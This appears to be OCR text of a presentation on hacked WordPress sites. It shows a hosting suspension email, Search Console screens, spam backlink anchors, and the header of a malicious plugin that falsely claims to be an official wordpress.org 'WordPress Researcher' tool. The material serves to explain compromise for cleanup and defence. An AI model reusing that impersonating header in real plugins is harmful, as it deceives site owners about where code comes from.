




https://www.google.com/webmasters/hacked/



Real example of a compromised site in Google search results




Real example of a compromised site in Google search results

Bandwidth Limit Exceeded

The server is temporarily unable to service your request due to the site owner reaching his/her bandwidth limit. Please try again later.

Apache/2.2.29 (Unix) mod_ssl/2.2.29 OpenSSL/1.0.1e-fips mod_bwlimited/1.4 Server at Port 80

Example of Resources Consumed



Google Search Console

Dear [redacted]

We are notifying you of a current suspension that has been made to the following service you hold with us.

Domain: [redacted]
Service: CPANEL
Reason for suspension: Website Hacked
Date and time of suspension: [redacted]

To lift the suspension we've placed on the service, you must reply to this email and inform us that you will;

1. Take immediate action to prevent the abuse from occurring.
2. Make changes to your website to protect it from getting compromised again.

Your response will be kept on file and may be referred to if the problem reoccurs. Repeat offences will lead to re-suspension and may eventually lead to the termination of the web hosting service.

NEED ASSISTANCE?

If you require assistance in cleaning up your website and securing it from future attacks, Netregistry offers Website Security services that you may find helpful.

To keep your website safe from future hacks, below are two support articles which may assist you in cleaning up your website.


- What to do after your website has been hacked
- Protecting your website against hackers

SUSPENSION DETAILS


Below is the information that we found which resulted in the suspension of your account. If you require further information or assistance related to this suspension, please respond to this email.

Netregistry email about compromised site


```
<?php

/*
Plugin Name: WordPress Researcher
Plugin URI: http://wordpress.org/extend/plugins/
Description: WordPress research tool.
Author: wordpressdotorg
Author URI: http://wordpress.org/
Text Domain: wordpress-researcher
License: GPL version 2 or later -
Version: 2.2.4


Copyright 2013  wordpressdotorg

    This program is free software;
    it under the terms of the GNU
    the Free Software Foundation;
    (at your option) any later ver

    This program is distributed in
    but WITHOUT ANY WARRANTY; with
    MERCHANTABILITY or FITNESS FOR
    GNU General Public License for

    You should have received a cop
    along with this program; if no
    Foundation, Inc., 51 Franklin
*/
```




Real example of a malicious plugin





Real example of a malicious file






Google Search Console


Ad
Status
Policy details
% Served
Payday loans
See our great loan rates!
We're here when you need us
example.com
Approved (limited)
Approved (limited)
Policies: Consumer advisory
0.00%


Request a review
Before you request a review, please make sure your entire site is clean and secure. If no hacked content is found, we'll remove the warning from your site. **This process may take several weeks.**
Tell us how you've addressed the specific issues we have listed:
Please describe briefly how you fixed each issue, before you request a review.
Request a review
Cancel



Ahrefs and Google Search Console

	Anchor Text	Dofollow Referring Domains	Referring Domains		Refe
1.	argumentative writing essays examples	4	4	27%	6
2.	best essays pdf	4	4	27%	5
3.	best resume writing service for engineers	4	4	27%	5
4.	best resume writing services	4	4	27%	5
